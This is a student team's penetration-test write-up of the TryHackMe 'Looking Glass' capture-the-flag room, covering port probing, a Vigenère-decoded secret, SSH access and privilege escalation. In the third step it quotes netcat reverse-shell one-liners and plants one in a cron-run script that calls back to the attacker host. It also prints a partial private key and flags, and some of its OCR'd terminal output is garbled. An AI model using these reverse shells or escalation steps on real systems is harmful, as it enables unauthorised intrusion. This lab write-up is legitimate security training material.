

PenTest 1

ROOM A

GOLD

Members:

ID	Name	Role
1211101707	Nur'aina Binti Ikhwan Moeid	Leader
1211103984	Nur Afreen Junaidah Binti Noorul Mohamed Eliyas	Member
1211101519	Aisyah Binti Ahmad Komarolaili	Member
1211102590	Nur Hanisah Binti Mohd Pauzi	Member

Step1: Recon and Enumeration

Members Involved: Aisyah, Nur'aina

Tools used: Nmap, ssh, Vigenere solver, Google

Thought Process and Methodology and Attempts:

First, we run an Nmap scan to look for all the open ports.

```
root@ip-10-10-34-157: # nmap 10.10.176.77
Starting Nmap 7.60 ( https://nmap.org ) at 2022-07-26 04:32 BST
Nmap scan report for ip-10-10-176-77.eu-west-1.compute.internal (10.10.176.77)
Host is up (0.001s latency).
Not shown: 916 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
9000/tcp  open  cslistener
9001/tcp  open  tor-orport
9002/tcp  open  dynamid
9003/tcp  open  unknown
9005/tcp  open  picchat
9010/tcp  open  sdr
9011/tcp  open  unknown
48/tcp    open  tor-trans
58/tcp    open  tor-socks
9071/tcp  open  unknown
9080/tcp  open  gRPC
9081/tcp  open  unknown
9090/tcp  open  zeus-admin
9091/tcp  open  xltc-xmllmall
9099/tcp  open  unknown
9100/tcp  open  jetdirect
9101/tcp  open  jetdirect
9102/tcp  open  jetdirect
9103/tcp  open  jetdirect
9110/tcp  open  unknown
9111/tcp  open  DragonIDSConsole
9200/tcp  open  wap-wsp
9207/tcp  open  wap-vcal-s
9220/tcp  open  unknown
9290/tcp  open  unknown
9415/tcp  open  unknown
9418/tcp  open  gtt
9485/tcp  open  unknown
9500/tcp  open  ismsserver
```

The scan has identified port 22(ssh) and a large number of ports. Then we use -p to enumerate the open ports.

```
root@ip-10-10-76-183: ~
File Edit View Search Terminal Help
12174/tcp open  unknown
12265/tcp open  unknown
12345/tcp open  netbus
13456/tcp open  unknown
13722/tcp open  netbackup
13782/tcp open  netbackup
13783/tcp open  netbackup
MAC Address: 02:36:6B:7F:2F:0B (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.74 seconds
root@ip-10-10-76-183: # ssh root@10.10.108.156 -p 9000
The authenticity of host '[10.10.108.156]:9000' ([10.10.108.156]:9000)' can't be established.
RSA key fingerprint is SHA256:UWmNI8HSNKOzQZ700IFs1q8tcf0zDq2uI8dIK97XGPj0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.108.156]:9000' (RSA) to the list of known hosts.
Higher
Connection to 10.10.108.156 closed.

root@ip-10-10-76-183: # ssh root@10.10.108.156 -p 13783
The authenticity of host '[10.10.108.156]:13783' ([10.10.108.156]:13783)' can't be established.
RSA key fingerprint is SHA256:UWmNI8HSNKOzQZ700IFs1q8tcf0zDq2uI8dIK97XGPj0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.108.156]:13783' (RSA) to the list of known hosts.
Higher
Connection to 10.10.108.156 closed.

root@ip-10-10-76-183: # ssh root@10.10.108.156 -p 11111
The authenticity of host '[10.10.108.156]:11111' ([10.10.108.156]:11111)' can't be established.
RSA key fingerprint is SHA256:UWmNI8HSNKOzQZ700IFs1q8tcf0zDq2uI8dIK97XGPj0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.108.156]:11111' (RSA) to the list of known hosts.
Higher
Connection to 10.10.108.156 closed.

root@ip-10-10-76-183: # ssh root@10.10.108.156 -p 10009
The authenticity of host '[10.10.108.156]:10009' ([10.10.108.156]:10009)' can't be established.
RSA key fingerprint is SHA256:UWmNI8HSNKOzQZ700IFs1q8tcf0zDq2uI8dIK97XGPj0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.108.156]:10009' (RSA) to the list of known hosts.
Lower
```

After we randomly connect to some bunch of ssh ports, we can see that we're getting "Higher" or "Lower" responses from the SSH server. We guessed that it means to indicate the right SSH port.

```
← → C vnc.tryhackme.tech/index.html?host=proxy.tryhackme.tech&password=1e51fa43fbfa236c&proxyIP=10.10.76.183&resize=remote
Applications Places System Wed 27 Jul, 07:02
root@ip-10-10-76-183: ~
File Edit View Search Terminal Help
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.108.156]:10215' (RSA) to the list of known hosts.
Higher
Connection to 10.10.108.156 closed.
root@ip-10-10-76-183: # ssh root@10.10.108.156 -p 10180
Higher
Connection to 10.10.108.156 closed.
root@ip-10-10-76-183: # ssh root@10.10.108.156 -p 10082
Lower
Connection to 10.10.108.156 closed.
root@ip-10-10-76-183: # ssh root@10.10.108.156 -p 10100
The authenticity of host '[10.10.108.156]:10100' ([10.10.108.156]:10100)' can't be established.
RSA key fingerprint is SHA256:iWNI9HsNKOzQ700IFs1qT8cf0Zdq2uI8dIK97XGPj0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.108.156]:10100' (RSA) to the list of known hosts.
Higher
Connection to 10.10.108.156 closed.
root@ip-10-10-76-183: # ssh root@10.10.108.156 -p 10099
The authenticity of host '[10.10.108.156]:10099' ([10.10.108.156]:10099)' can't be established.
RSA key fingerprint is SHA256:iWNI9HsNKOzQ700IFs1qT8cf0Zdq2uI8dIK97XGPj0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.108.156]:10099' (RSA) to the list of known hosts.
You've found the real service.
Solve the challenge to get access to the box
Jabberwocky
'Mdes mpplmzz, cvs alv lsmtsn awoll
Fqs ncix hrd rxtnl bp bwl arul;
Elw bpntc pgzt alv uvvordct,
Egf bwl qfll vaewz ovxztigl.

'Fvphve ewl Jbfugzlvgb, ff woy!
Ioe kepu bwrx sbat, tst jibal vppa grmjli!
Bplhrf xag Rjlnlu inro, pud tlnp
Bwl jntnmofh Iaohtachxta!

Ol tzdr hijw ogzehp jpvd tc oaooh:
Eqvv amdx ale xpuxpxq hwt ol jhbkhe--
```

After a few more attempts, we have narrowed down the port between 10082 to 10100

Then we repeat the same process to find the exact port: 10099

```
← → C vnc.tryhackme.tech/index.html?host=proxy.tryhackme.tech&password=1e51fa43fbfa236c&proxyIP=10.10.76.183&resize=remote
Applications Places System Wed 27 Jul, 07:02
root@ip-10-10-76-183: ~
File Edit View Search Terminal Help
Jabberwocky
'Mdes mpplmzz, cvs alv lsmtsn awoll
Fqs ncix hrd rxtnl bp bwl arul;
Elw bpntc pgzt alv uvvordct,
Egf bwl qfll vaewz ovxztigl.

'Fvphve ewl Jbfugzlvgb, ff woy!
Ioe kepu bwrx sbat, tst jibal vppa grmjli!
Bplhrf xag Rjlnlu inro, pud tlnp
Bwl jntnmofh Iaohtachxta!

Ol tzdr hijw ogzehp jpvd tc oaooh:
Eqvv amdx ale xpuxpxq hwt ol jhbkhe--
```

When we searched for jabberwocky, it seemed to be a nonsense poem written by Lewis Carroll from the sequel to Alice's Adventures in Wonderland.

Google jabberwocky

All Images Videos Maps News More Tools

About 3,880,000 results (0.57 seconds)

<https://www.poetryfoundation.org/poems>

Jabberwocky by Lewis Carroll - Poetry Foundation

Jabberwocky. By Lewis Carroll. 'Twas brillig, and the slithy toves. Did gyre and gimble in the wabe: All mimsy were the borogoves.,
Lewis Carroll · The Walrus and the Carpenter · The Hunting of the Snark

People also ask :

- What does the Jabberwocky symbolize?
- What animal is the Jabberwock?
- Why is Jabberwocky a nonsense poem?
- Why is Jabberwocky so famous?

<https://en.wikipedia.org/wiki/Jabberwocky>

Jabberwocky
Poem by Lewis Carroll

Book preview
14/42 pages available

PREVIEW

78% liked this book
Google users

"Jabberwocky" is a nonsense poem written by Lewis Carroll about the killing of a creature named "the Jabberwock". It was included in his 1871 novel Through the Looking-Glass, the sequel to Alice's Adventures in Wonderland. The book tells of Alice's adventures within the back-to-front world of Looking-glass world. [Wikipedia](#)

The number of characters looks like it matches with the original poem so it may have been encrypted.

Jabberwocky
BY LEWIS CARROLL

'Twas brillig, and the slithy toves
Did gyre and gimble in the wabe:
All mimsy were the borogoves,
And the mome raths outgrabe.

"Beware the Jabberwock, my son!
The jaws that bite, the claws that catch!
Beware the Jubjub bird, and shun
The frumious Bandersnatch!"

He took his vorpal sword in hand;
Long time the manxome foe he sought—
So rested he by the Tumtum tree
And stood awhile in thought.

And, as in uffish thought he stood,
The Jabberwock, with eyes of flame,
Came whiffling through the tulgey wood,
And burbled as it came!

When we input the text in cipher text solver, it detects the text to be encrypted as vigenere. Then we use an online Vigenere solver to get the clear message.

Weiterlesen ...

Result

Clear text [hide]

Clear text using key "thealphabeticcipher":

```
Come to my arms, my beamish boy!
O frabjous day! Callooh! Callay!
He chortled in his joy.

'Twas brillig, and the slithy toves
Did gyre and gimble in the wabe;
All mimsy were the borogoves,
And the mome raths outgrabe.
Your secret is bewareTheJabberwock
```

We found the secret from the poem.

Step 2: Initial Foothold

Members Involved: Aisyah

Tools used: SSH

Thought Process and Methodology and Attempts:

Now that we've found the secret, and insert the secret. Then, we're given a credential.

We connect to `jabberwock@ipmachine` and insert the credentials given before.

```
root@ip-10-10-91-232:~# ssh jabberwock@10.10.152.180
The authenticity of host '10.10.152.180' (10.10.152.180) can't be established.
ECDSA key fingerprint is SHA256:kaci0m3nKZjbX4DS3cgsQa0DIv86s9JtZ0m83r1Pu4.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.152.180' (ECDSA) to the list of known hosts.
jabberwock@10.10.152.180's password:
Last login: Fri Jul  3 03:05:33 2020 from 192.168.170.1
jabberwock@looking-glass:~$ ls -l
total 12
-rw-r--r-- 1 jabberwock jabberwock 935 Jun 30 2020 poem.txt
-rwxrwxr-x 1 jabberwock jabberwock 38 Jul  3 2020 twasBrillig.sh
-rw-r--r-- 1 jabberwock jabberwock 38 Jul  3 2020 user.txt
jabberwock@looking-glass:~$
```

Now we are in as the "jabberwock" user.

In the list, we found `user.txt`. Get the file and we get a reversed flag. We use `| rev` to get the correct flag.

```
jabberwock@looking-glass:~$ ls
poem.txt  twasBrillig.sh  user.txt
jabberwock@looking-glass:~$ cat user.txt
}32a911966cab2d643f5d57d9e0173d56{mht
jabberwock@looking-glass:~$ cat user.txt | rev
thm{65d3710e9d75d5f346d2bac669119a23}
jabberwock@looking-glass:~$
```

Step 3: Horizontal Privilege Escalation

Members Involved: Hanisah

Tools used: Pentesmonkey, CyberChef, Google, CAT, Netcat

Thought Process and Methodology and Attempts:

We use command cat/etc/passwd to get the list of user's passwords.

```
jabberwock@looking-glass:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/nologin
bin:x:2:2:bin:/bin:/nologin
sync:x:3:3:sync:/dev:/usr/sbin:/nologin
games:x:4:65534:sync:/bin:/sync
man:x:6:12:man:/var/cache/man:/usr/sbin:/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin:/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin:/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin:/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin:/nologin
proxy:x:13:13:proxy:/bin:/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin:/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin:/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin:/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin:/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin:/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin:/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin:/nologin
systemd-resolve:x:101:03:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin:/nologin
syslog:x:102:106::/home/syslog:/usr/sbin:/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin:/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin:/nologin
lxde:x:105:65534::/var/lib/xd/::/bin/false
uiddd:x:106:110::/run/uiddd:/usr/sbin:/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin:/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin:/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin:/nologin
tryhackme:x:1000:1000:TryHackMe:/home/tryhackme:/bin/bash
jabberwock:x:1001:1001:,,,:/home/jabberwock:/bin/bash
tweedledum:x:1002:1002:,,,:/home/tweedledum:/bin/bash
tweedledee:x:1003:1003:,,,:/home/tweedledee:/bin/bash
humptydumpty:x:1004:1004:,,,:/home/humptydumpty:/bin/bash
alice:x:1005:1005:alice,,,:/home/alice:/bin/bash
jabberwock@looking-glass:~$
```

Also, we can look at crontab to help us to know what is running when the box boots that makes the random port to respond.

```
jabberwock@looking-glass:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr:/usr/bin

# m h dom mon dow user  command
#       *   *   *   *   *   root    cd / && run-parts --report /etc/cron.hourly
17 *     *   *   *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
25 6     *   *   7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
47 6     1   *   *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
@reboot tweedledum bash /home/jabberwock/twasBrillig.sh
```

The bottom line shows when the server is rebooted the twasBrillig.sh script is run as a user.

Next, we use sudo -l command to check what sudo permissions we have.

```
jabberwock@looking-glass:~$ sudo -l
Matching Defaults entries for jabberwock on looking-glass:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/sbin\:/usr/bin\:/bin\:/snap/bin

User jabberwock may run the following commands on looking-glass:
  (root) NOPASSWD: /sbin/reboot
jabberwock@looking-glass:~$ cd
jabberwock@looking-glass:~$ ls
poem.txt  twasBrillig.sh  user.txt
jabberwock@looking-glass:~$ ls -al twasBrilligsh
ls: cannot access 'twasBrilligsh': No such file or directory
jabberwock@looking-glass:~$ ls -al twasBrillig.sh
-rwxrwxr-x 1 jabberwock jabberwock 38 Jul  3 2020 twasBrillig.sh
jabberwock@looking-glass:~$ vi twasBrillig.sh
jabberwock@looking-glass:~$ nc
usage: nc [-46CdFhklNnrStUuvZz] [-I length] [-i interval] [-M ttl]
          [-m minttl] [-O length] [-P proxy_username] [-p source_port]
          [-q seconds] [-s source] [-T keyword] [-V rtable] [-W recvlimit] [-w timeout]
          [-X proxy_protocol] [-x proxy_address[:port]]           [destination] [port]
```

Now we can reboot the box without the passwords as our initial user jabberbox. Then, we're using vi command to insert text in twasBrillig.sh file.

We use the Pentestmonkey reverse shell cheat sheet for netcat and put it in the file. The twasBrillig.sh script is modifiable by the current user so, we need to change it to execute a reverse shell.

Netcat

Netcat is rarely present on production systems and even if it is there are several version of netcat, some of which don't support the -e option.

```
nc -e /bin/sh 10.0.0.1 1234
```

If you have the wrong version of netcat installed, [Jeff Price points out here](#) that you might still be able to get your reverse shell back like this:

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 >/tmp/f
```

```
#!/bin/bash
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.18.67.72 4444 >/tmp/f
#wall $(cat /home/jabberwock/poem.txt)
~
```

If you want a .php file to upload, see the more fe...

Ruby

```
ruby -rsocket -e'f=TCPSocket.open("10.0.0.1", 4444).write("GET / HTTP/1.1\r\nHost: 10.0.0.1\r\n\r\n"); f.read'
```

And next step, we can start a netcat listener on Kali Machine.

```
└─(kali㉿kali)-[~]
$ nc -nlvp 1234
listening on [any] 1234 ...
```

When executing /sbin/reboot to restart the system, a callback on the Netcat listener is received, granting a shell as the tweedledum user.

```
jabberwock@looking-glass:~$ sudo /sbin/reboot
Connection to 10.10.251.103 closed by remote host.
Connection to 10.10.251.103 closed.
```

```
└─(kali㉿kali)-[~]
$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.18.67.72] from (UNKNOWN) [10.10.251.103] 45584
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c
Argument expected for the -c option
usage: python3 [option] ... [-c cmd | -m mod | file | -] [arg] ...
Try `python -h` for more information.
$ python3 -c "import pty;pty.spawn('/bin/bash')"
tweedledum@looking-glass:~$ ls
ls
humptydumpty.txt poem.txt
tweedledum@looking-glass:~$ pwd
pwd
/home/tweedledum
```

When enumerating common files and directories, we found a file containing what looks like a number of hashes.

```
tweedledum@looking-glass:~$ cat humptydumpty.txt
cat humptydumpty.txt
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b
tweedledum@looking-glass:~$ su humptydumpty
Password:
```

Then we copy all those numbers and use CyberChef online encoding tool which according to the numbers seems to be the password. We're right, the last line turns out to be the password.

The screenshot shows the CyberChef interface. The 'Input' section contains the long string of numbers from the terminal. The 'Output' section shows the decoded output: "Üyöe@B?.ZLÐ"×i9ýl¹.hhövk@.¹é.ia¹v.Ä.5@».<..:ifí...24ê.nqCÀ.×?óíí(9.;ÆNÁ\» .&°J{·d. <È_.#.^.Ñ^6\$. .áVÑ..iÜÁEcuöÉé.ÆI | .#. `sÝ..@OÙQýI«öw.ÖE].!.._öc:..çÜ.]IVAoWö¹wm]ßE..Ó°äö~aå{íþé.Ö\$Fgv.xÈîöDD^..H .Ú(.qQðåo.Æ)'s`= j«kó*.ir..BØthe password is zyxwvutsrqponmlk".

We simply enter the password we got then there we go, we are now humptydumpty user.

```
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b
tweedledum@looking-glass:~$ su humptydumpty
Password: zyxwvutsrqponmlk
```


Step 4: Root Privilege Escalation

Members Involved: Nur'aina, Afreen

Tools used: Pentesmonkey, CyberChef, Google, CAT, Netcat


Thought Process and Methodology and Attempts:

Using the id_rsa file found, we are now able to ssh to alice.



```
File Edit View Search Terminal Help
File1 /UxIOqxtAf0+DxqQuq3zvrep22McIUE83dh+hUlbaPqr1nYy1sAAhg
wJohLch1qE1hUmTzZquBwLU73fNRID5pn4LK1L6/yLF/GdV+zVt9n9DWKl
WgT9ac7N+TP/ylnvNtRzePu/xKIjWk/Uss3rSLcFaogBAoxvcFpMSPz6rDBJzrs
SfexYPSnOpn4ppvICFRMhIfDyD7TxeFDy/yOnhbyrJXcb0ARwjvhDLdxhzFkx
X1DPylfz92GtsC4xL0BhLkzI(YgbG19eFc4rXvFcvtUqdyC9ZzoflykL9kaCgr
+zLCotJBfQZkjdhoGndKUPMAoGBAMrVaxlOHbw5FyRobE3GzUfw0yreAsKG}
opWpkhxhA0U1xdIT001+H079xagY0fj16rBZpska59u1ldj/BhdbrpdRvuxsQj3n
aGCS/N64VA8aKG3/CjHcBUA30vKlcvd19xaQ0Kardp/Ln+xM6LzrdsHwdAXK
ewWcbuhAoGBAOAKy5OnhwB8PFCX68sFLX4W29N66FcP12cU2QyMLGoFYBpa
dl.nk/rW400JxggIV69M1DsfrnlgZNNTAYnRMH1U7kfPUB2ZXcmcGLhAGEbY9
koywCnCTz2/sNEqNx9/1ZHy+VEn/4s9eonVlm+F+u19JFOPjsAYxx0
-----END RSA PRIVATE KEY-----
hunptyng@looking-glass:/home$ ssh alice@10.10.152.180
The authenticity of host '10.10.152.180' ('10.10.152.180') can't be established.
The key fingerprint is SHA256:kaclm0n3nKzjBx4D53cgqa0D1Vv86s9jzT0mB3r1Pu4.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.152.180' (ECDSA) to the list of known hosts.
alice@10.10.152.180's password:
Permission denied, please try again.
alice@10.10.152.180's password:
/home$ ssh alice@10.10.152.180 -i /home/alice/.ssh/id_rsa
Last login: Fri Jul 3 02:42:13 2020 from 192.168.170.1
alice@looking-glass:~$ id
uid=1005(alice) gid=1005(alice) groups=1005(alice)
```

Now that we are logged in to alice, we have access to its files. Here, it shows that there is only one file named kitten.txt. To open this file, we command cat+filename which will open the file.



```
alice@looking-glass:~$ ls -l
total 4
-rw-r--r-- 1 alice alice 369 Jul 3 2020 kitten.txt
alice@looking-glass:~$ cat kitten.txt
She took her off the table as she spoke, and shook her backwards and forwards with all her might.

The Red Queen made no resistance whatever; only her face grew very small, and her eyes got large and green: and still, as Alice went on shaking her, she kept on growing shorter-and fatter-and softer-and rounder-and


--and it really was a kitten, after all.
alice@looking-glass:~$
```

Now, we command ls -al to denote all the files in the directory and the long listing of information about files+directory with their permissions and last updated time. We can't list sudo commands without a password, however, we are able to read sudoers files. To escalate to the root directory we execute command sudo -h hostname along with /bin/bash then change directory to /root. When we open the directory, we find that there are 4 files, one being root.txt. To open it we command cat root.txt |rev.



```
alice@looking-glass:~$ ls -al
total 40
drwxr-x-x 6 alice alice 4096 Jul 3 2020 .
drwxr-xr-x 8 root root 4096 Jul 3 2020 ..
lrwxrwxrwx 1 alice alice 9 Jul 3 2020 .bash_history -> /dev/null
-rw-r--r-- 1 alice alice 220 Jul 3 2020 .bash_logout
-rw-r--r-- 1 alice alice 3771 Jul 3 2020 .bashrc
drwx----- 2 alice alice 4096 Jul 3 2020 .cache
drwx----- 3 alice alice 4096 Jul 3 2020 .gnupg
drwxrwxr-x 1 alice alice 4096 Jul 3 2020 .local
-rw-r--r-- 1 alice alice 287 Jul 3 2020 .profile
-rw-r--r-- 2 alice alice 4096 Jul 3 2020 .profile
-rw-r--r-- 1 alice alice 369 Jul 3 2020 kitten.txt
alice@looking-glass:~$ getcap -r /z/>/dev/null
/usr/bin/mtr-packet = cap_net_rawep
alice@looking-glass:~$ cat /etc/sudoers.d/
cat: /etc/sudoers.d/: Is a directory
alice@looking-glass:~$ cat /etc/sudoers
cat: /etc/sudoers: Permission denied
alice@looking-glass:~$ cat /etc/sudoers
cat: /etc/sudoers: Permission denied
alice@looking-glass:~$ cat /etc/sudoers.d/alice
alice ssalg-nikool = (root) NOPASSWD: /bin/bash
alice@looking-glass:
looking-glass
alice@looking-glass:~$ sudo -h ssalg-nikool /bin/bash
sudo: unable to exec /bin/bash: Permission denied
alice@looking-glass:~# cd /root
root@looking-glass:/root# ls
passwords passwords.sh root.txt the_end.txt
root@looking-glass:/root# cat root.txt |rev
the{bc337bf97d057b01da718ceddead3f}
root@looking-glass:/root#
```

Contributions:

ID	Name	Contribution	Signatures
1211101707	Nur'aina Binti Ikhwan Moeid	Do the recon and rooting, presentation video editing	
1211103984	Nur Afreen Junaidah Binti Noorul Mohamed Eliyas	Do the rooting and privilege escalation, found the final flag.	
1211101519	Aisyah Binti Ahmad Komarolaili	Do the recon and enumeration, found the first flag	
1211102590	Nur Hanisah Binti Mohd Pauzi	Do the horizontal privilege escalation, pivot users	

Video link: <https://youtu.be/k339Bw394FE>